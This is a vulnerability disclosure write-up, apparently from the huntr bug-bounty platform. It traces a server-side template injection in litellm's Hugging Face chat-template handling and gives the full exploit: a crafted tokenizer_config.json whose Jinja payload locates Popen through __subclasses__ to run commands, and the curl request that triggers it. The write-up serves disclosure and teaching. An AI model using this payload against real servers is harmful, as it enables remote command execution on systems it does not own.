

Introduction
Hi, everyone! My name is Mevlüt Akçam, aka mvlttt on huntr, and I'm excited to break down my discovery of a Server-Side Template Injection (SSTI) vulnerability in the /completions endpoint of the berriai/litellm project. Here’s how I uncovered and reported this vulnerability.
Detailed Overview of SSTI Vulnerability
- Vulnerability Type: Server-Side Template Injection (SSTI)
- Vulnerability Type: CWE-76: Improper Neutralization of Equivalent Special Elements
- Endpoint Affected: /completions
- Reported On: February 8th, 2024
The vulnerability arises in the hf_chat_template method, where the chat_template parameter from the tokenizer_config.json file of a Hugging Face model is processed through the Jinja template engine, making it susceptible to SSTI attacks.
Analyzing the Vulnerability in Detail
The key issue lies in how the chat_template parameter is handled within the hf_chat_template method. Here’s a snippet of the problematic code:
def hf_chat_template(model: str, messages: list, chat_template: Optional[Any] = None):
    # ... more code
    env = Environment()
    env.globals["raise_exception"] = raise_exception
    try:
        template = env.from_string(chat_template)
    except Exception as e:
        raise e
To verify if we can control the chat_template input, I traced the function calls backward, finding that the input comes from a Hugging Face model’s configuration file. This discovery meant I could upload a model with a crafted tokenizer_config.json file containing my exploit payload.
Step-by-Step Analysis of SSTI Discovery Process
Here is my step-by-step analysis of how I discovered and exploited the vulnerability:
After a little egrep process, we find the code fragments containing Jinja's "from_string" function.
$ egrep -nir "(?=.*(import|from).*jinja2)*from_string\("
llms/prompt_templates/factory.py:229: template = env.from_string(chat_template) When we examine the function, we see that there is a potential SSTI (Server Side Template Injection) vulnerability. But can we control the input? Let's analyze backwards to find the input to the "from_string" function.
def hf_chat_template(model: str, messages: list, chat_template: Optional[Any] = None):
    # ... more code
    env = Environment()
    env.globals["raise_exception"] = raise_exception
    try:
        template = env.from_string(chat_template)
    except Exception as e:
raise eAt this stage, the `_get_tokenizer_config` function receives the information in a model configuration file from HuggingFace and parses these values and assigns the `chat_template` value in the configuration file to the `chat_template` variable we need. Okay, we can upload any model we want to HuggingFace and the space we can control in the URL is enough for us. So, can we control the model name sufficiently?
def hf_chat_template(model: str, messages: list, chat_template: Optional[Any] = None):
    if chat_template is None:
        def _get_tokenizer_config(hf_model_name):
            url = (
                f"https://huggingface.co/{hf_model_name}/raw/main/tokenizer_config.json"
            )
            # Make a GET request to fetch the JSON data
            response = requests.get(url)
            if response.status_code == 200:
                # Parse the JSON data
                tokenizer_config = json.loads(response.content)
                return {"status": "success", "tokenizer": tokenizer_config}
            else:
                return {"status": "failure"}
        tokenizer_config = _get_tokenizer_config(model)

        if (
            tokenizer_config["status"] == "failure"
            or "chat_template" not in tokenizer_config["tokenizer"]
        ):
            raise Exception("No chat template found")
        ## read the bos token, eos token and chat template from the json
        tokenizer_config = tokenizer_config["tokenizer"]
        bos_token = tokenizer_config["bos_token"]
        eos_token = tokenizer_config["eos_token"]
        chat_template = tokenizer_config["chat_template"]
# ... more codeWhen we follow the function calls backwards, a tree appears as follows.
hf_chat_template <- prompt_factory <- Huggingface.completion <- completion <- text_completion (wrapper_async) <- atext_completion
The `atext_completion` function can be called by `/v1/completions`, `/completions` or `/engines/{model:path}/completions` route and the model is obtained from the user if there is no default model.
@router.post(
    "/v1/completions", dependencies=[Depends(user_api_key_auth)], tags=["completions"]
)
@router.post(
    "/completions", dependencies=[Depends(user_api_key_auth)], tags=["completions"]
)
@router.post(
    "/engines/{model:path}/completions",
    dependencies=[Depends(user_api_key_auth)],
    tags=["completions"],
)
async def completion(
    request: Request,
    fastapi_response: Response,
    model: Optional[str] = None,
    user_api_key_dict: UserAPIKeyAuth = Depends(user_api_key_auth),
    background_tasks: BackgroundTasks = BackgroundTasks(),
):
    global user_temperature, user_request_timeout, user_max_tokens, user_api_base
    try:
        body = await request.body()
        body_str = body.decode()
        try:
            data = ast.literal_eval(body_str)
        except:
            data = json.loads(body_str)

        data["user"] = data.get("user", user_api_key_dict.user_id)
        data["model"] = (
            general_settings.get("completion_model", None)  # server default
            or user_model  # model name passed via cli args
            or model  # for azure deployments
            or data["model"]  # default passed in http request
        )
        # ... more code
        else:  # router is not set
response = await litellm.atext_completion(**data)So, does the model parameter change between these two functions? Are we still in control? It doesn't actually change, but we need to make some additions to the model parameter to complete the flow and reach our target function. In this case, the model parameter is parsed with the "get_llm_provider" function below.
@client
def text_completion(
    prompt: Union[
        str, List[Union[str, List[Union[str, List[int]]]]]
    ],  # Required: The prompt(s) to generate completions for.
    model: Optional[str] = None,  # Optional: either `model` or `engine` can be set
    *args,
    **kwargs,
):
    # ... more code ...
    _, custom_llm_provider, dynamic_api_key, api_base = get_llm_provider(model=model, custom_llm_provider=custom_llm_provider, api_base=api_base)
    # type: ignore
    # ... more code ...

    # default case, non OpenAI requests go through here
    messages = [{"role": "system", "content": prompt}]
    kwargs.pop("prompt", None)
    response = completion(
        model=model,
        messages=messages,
        *args,
        **kwargs,
        **optional_params,
)The `custom_llm_provider` parameter is the first part of the model, split by "/". Since this value must be found in litellm.provider_list, the model must start with "huggingface/".
def get_llm_provider(
    model: str,
    custom_llm_provider: Optional[str] = None,
    api_base: Optional[str] = None,
    api_key: Optional[str] = None,
):
    try:
        # ... more code ...
        if (
            model.split("/", 1)[0] in litellm.provider_list
            and model.split("/", 1)[0] not in litellm.model_list
            and len(model.split("/"))
            > 1
        ):
            custom_llm_provider = model.split("/", 1)[0]
            model = model.split("/", 1)[1]
            # ... more code ...
return model, custom_llm_provider, dynamic_api_key, api_baseThen when we configure the model name as "huggingface/ < user_name > / < model_name > " we can achieve our goal and access the HuggingFace repository we want.Now it's time to write the "tokenizer_config.json" file. There are 3 variables that should be in this file: bos_token, eos_token, and chat_template.However, bos_token and eos_token only need to exist so as not to disrupt the flow of the application.
{
  "bos_token":"1",
  "eos_token":"1",
  "chat_template":"{{7*7}}"
}Now in development of "chat_template" payload. In the SSTI vulnerability in Python, we call functions via "__subclasses__", but the functions and index numbers may vary.
{%
().__class__.__base__.__subclasses__()[375]("id")
%}Therefore, by get the "subclasses" part in a loop, we can make it call this function if the function name is Popen.
{% for c in ().__class__.__base__.__subclasses__()%}
    {% if c.__name__=='Popen' %}
        {{c(['touch','/tmp/1337'])}}
    {% endif %}
{% endfor %}The final version of the "tokenizer_config.json" file is as follows:
{
  "bos_token":"1",
  "eos_token":"1",
  "chat_template":
  "{% for c in ().__class__.__base__.__subclasses__()%}{% if c.__name__=='Popen' %}{{c(['touch','/tmp/1337'])}}{% endif %}{% endfor %}"
}It looks like everything is ready, now we can upload the model to the HuggingFace repository. Now we are ready to trigger the vulnerability by making the following request to the server.
curl -X 'POST' \
  'http://localhost:8000/completions' \
  -H 'accept: application/json' \
  -d '{"model":"huggingface/<user_name>/<model_name>","prompt":"hi"}'
Conclusion
This journey has been an exciting challenge, highlighting the importance of understanding the flow of user inputs through an application. By meticulously tracing the code and identifying the points of vulnerability, I was able to demonstrate a significant security flaw in the berriai/litellm project. I hope this detailed walkthrough provides valuable insights into the process of identifying and exploiting SSTI vulnerabilities.
👉 Think you have the skills to discover unique vulnerabilities like our talented community members? Dive into the hunt at huntr.com and show us what you’ve got!
